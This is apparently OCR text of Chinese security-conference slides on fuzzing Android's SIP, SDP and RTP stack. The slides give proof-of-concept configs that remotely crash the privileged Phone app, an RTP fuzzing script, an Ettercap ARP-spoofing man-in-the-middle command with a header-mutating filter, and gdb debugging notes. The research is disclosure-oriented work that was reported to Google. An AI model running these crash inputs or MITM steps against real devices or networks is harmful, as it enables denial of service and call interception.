
```java
// in CallerInfoUtils.java
        String number = call.getNumber();
        if (!TextUtils.isEmpty(number)) {
            final String[] numbers = number.split("&"); // the number is splited by "&"
            number = numbers[0];
            if (numbers.length > 1) {
                info.forwardingNumber = numbers[1];
            }

            number = modifyForSpecialCnapCases(context, info, number, info.numberPresentation);
            info.phoneNumber = number;
        }
```

SIP Fuzz

- 4# Spoof of InCallUI危害







此处本应显示拨号者的SIP URI，并标明这是一个SIP电话

处理结果：Android Security Team认为高危，但修复在Google Dialer（最新系统默认使用Google Dialer而不是AOSP Dialer），于是转到Google Security Team处理，获得Google VRP致谢

SDP Fuzz

- 2#、3#： Telephony远程拒绝服务
- POC: ./uac.sh -f config.cfg
  - 不支持的codec
    - config.cfg配置： media_spec=audio 102 G726-24 8000 60


```
09-24 08:57:55.525 21416 21416 E AndroidRuntime: FATAL EXCEPTION: main
09-24 08:57:55.525 21416 21416 E AndroidRuntime: Process: com.android.phone, PID: 21416
09-24 08:57:55.525 21416 21416 E AndroidRuntime: java.lang.IllegalStateException: Reject SDP: no
suitable codecs
09-24 08:57:55.525 21416 21416 E AndroidRuntime:     at android.net.sip.SipAudioCall.createAnswe
r(SipAudioCall.java:805)
```

  - 不合法的SDP属性描述
    - config.cfg配置：media=AAAA 4000

```
09-28 14:47:22.515 21924 21924 E AndroidRuntime: FATAL EXCEPTION: main
09-28 14:47:22.515 21924 21924 E AndroidRuntime: Process: com.android.phone, PID: 21924
09-28 14:47:22.515 21924 21924 E AndroidRuntime: java.lang.IllegalArgumentException: Invalid SD
P: m=AAAA 4000
09-28 14:47:22.515 21924 21924 E AndroidRuntime:     at android.net.sip.SimpleSessionDescription.
<init>(SimpleSessionDescription.java:105)
```

SDP Fuzz

- 两个漏洞均属于Unhandled Exception，
- 能够远程使特权App Phone Crash
- 尽管漏洞的产生位置不同，但修复在同一个文件，Google认定为一个漏洞




RTP Fuzz-codec fuzz

- 使用Peach、Radamsa生成PCMU、PCMA、AMR、GSM-EFR多媒体文件样本
- 然后依次调用./uac.sh —send-file <payload>

```bash
#!/bin/bash

ITER=$1
SEED=fuzztone/sample-gsm-8000.gsm

for i in $(seq $ITER)
do
   # cat $SEED | radamsa -m bf,br,sr -p bu > fuzztone/fuzz_$i.tone
    echo $i
    ./uac.sh --send-file fuzztone/fuzz_$i.tone -f fuzz_config/amr.cfg --send-only
   # ./uac.sh --send-file blankfile -f fuzz_config/amr.cfg --send-only
    adb shell log -p e -t fuzzrtp fuzz_$i
    adb logcat -c
    declare -i i=i+1
done

```

RTP Fuzz

- mjUA配置文件配置好目标地址和挂断时间
- 被测手机安装自动接听App AutoAnswer，使Fuzz自动化进行



但测试了数万样本，一无所获

局限：

- 移动通信的Codec相对简单
- 接听挂断大概几秒，fuzz的速度很低

RTP Fuzz-协议Fuzz

- 编写Ettercap 过滤器、编译、并使用过滤器

```
# Mutate rtp headers for fuzz

# RTP type, little endian
if (ip.proto == UDP && DATA.data == 0x6180 ) {
    DATA.data = "\xBF\x61";
    DATA.data +1 = "\xFF\xFF"
    DATA.data +2 = "xFF\xFF"}
    msg("RTP header Modified!");
}
```

```
sudo ettercap -T -V hex -F rtpfuzz.ef -M arp /192.168.8.152// /192.168.8.191//
```

- 定制mjUA，改变RTP头部，发送RTP数据包，重新编译，
  - 源码位置RtpStreamerSender.java

中间人Fuzz

- 两种方法
  - 利用mjUA配置Proxy为中间人，然后使用proxyfuzz.py，对经过数据包进行修改，只能进行SIP和SDP fuzz，也可以发现漏洞2#、3#、4#
  - 利用Ettercap进行中间人欺骗，并对经过的数据包进行修改，可以进行RTP Fuzz

使用gdb对RTP处理功能调试

- 关闭dm-verity，并保持system分区可写
  - adb root、adb disable-verity、adb reboot
- 编译保留符号的librtp_jni.so
- 拨打一次SIP电话，使so加载，然后自动化测试

```
$ cat gdbcmd
shell adb forward tcp:1234 tcp:1234
target remote :1234
set solib-search-path $ANDROID_SRC/out/target/product/angler/symbo
ls/system/lib64/
break AudioGroup.cpp:425
continue
```

手机上运行

```
# gdbserver64 :1234 —attach $PID
```

host上运行

```
aarch64-linux-android-gdb -q -x gdbcmd app_process64
```

调试效果

```
0x0000007f900db1b4 in ?? ()
warning: Unable to find dynamic linker breakpoint function.
GDB will be unable to debug shared library initializers
and track explicitly loaded dynamic code.
Breakpoint 1 at 0x7f77e81fe8: file frameworks/opt/net/voip/src/jni/rtp/AudioGroup.cpp, line 425.
[New Thread 3695]
[Switching to Thread 3695]
gdb-peda$ list
420 if (length < 12 || length > (int)sizeof(buffer) ||
421 (ntohl(*(uint32_t *)buffer) & 0xC07F0000) != mCodecMagic) {
422 ALOGV("stream[%d] malformed packet", mSocket);
423 return;
424 }
425 int offset = 12 + ((buffer[0] & 0x0F) << 2);
426 if ((buffer[0] & 0x10) != 0) {
427 offset += 4 + (ntohs(*(uint16_t *)&buffer[offset + 2]) << 2);
428 }
429 if ((buffer[0] & 0x20) != 0) {
gdb-peda$ p length
$3 = 0xe
gdb-peda$ p offset
$4 = 0x0
gdb-peda$ x/16wx buffer
0x7f777f9a98: 0x00006180 0x00000000 0xf90c2ece 0x00000a41
0x7f777f9aa8: 0x00000000 0x00000000 0x00000000 0x00000000
0x7f777f9ab8: 0x00000000 0x00000000 0x00000000 0x00000000
0x7f777f9ac8: 0x00000000 0x00000000 0x00000000 0x00000000
```

12字节的RTP header加一个字节的payload

```
▷ Ethernet II, Src: Apple_8d:5b:7c (6c:40:08:8d:5b:7c), Dst: 24:df:6a:83:d2:d1 (24:df:6a:83:d2:d1)
▷ Internet Protocol Version 4, Src: 192.168.8.152 (192.168.8.152), Dst: 192.168.8.191 (192.168.8.191)
▷ User Datagram Protocol, Src Port: 4000 (4000), Dst Port: 50776 (50776)
▽ Real-Time Transport Protocol
    10.. .... = Version: RFC 1889 Version (2)
    ..0. .... = Padding: False
    ...0 .... = Extension: False
    .... 0000 = Contributing source identifiers count: 0
    0... .... = Marker: False
    Payload type: DynamicRTP-Type-97 (97)
    Sequence number: 0
    Timestamp: 0
    Synchronization Source identifier: 0xce2e0cf9 (3459124473)
    Payload: 410a

0000  24 df 6a 83 d2 d1 6c 40  08 8d 5b 7c 08 00 45 00   $.j...l@ ..[|..E.
0010  00 2a 53 cc 00 00 40 11  [illegible] 4f c0 a8 08 98 c0 a8   .*S...@. .O......
0020  08 bf 0f a0 c6 58 00 16  fa 8d 80 61 00 00 00 00   ......X.. ...a....
0030  00 00 ce 2e 0c f9 41 0a                            ......A.
```

目 录

1. 漏洞挖掘思想
2. Android SIP 简介
3. Android SIP 漏洞案例
4. AOSP 漏洞挖掘经验分享

AOSP 历史漏洞

- App：com.android开头包名的App
- Binder：系统服务
- 文件格式：libstagefright、OMX、libjHead、FrameSequence...
- 协议：DHCP、DNS、SIP...
- 驱动、内核

AOSP 漏洞挖掘方法

- 代码审计
  - androidxref.com
  - Android Studio 和gdb调试
- Fuzz
- 学习历史漏洞

找准一个点（攻击面），深入发掘！

攻击面类型

- 本地 —> 远程
- untrusted app —> privilieged app —> 系统服务—->内核

挖洞之路漫漫

Q/A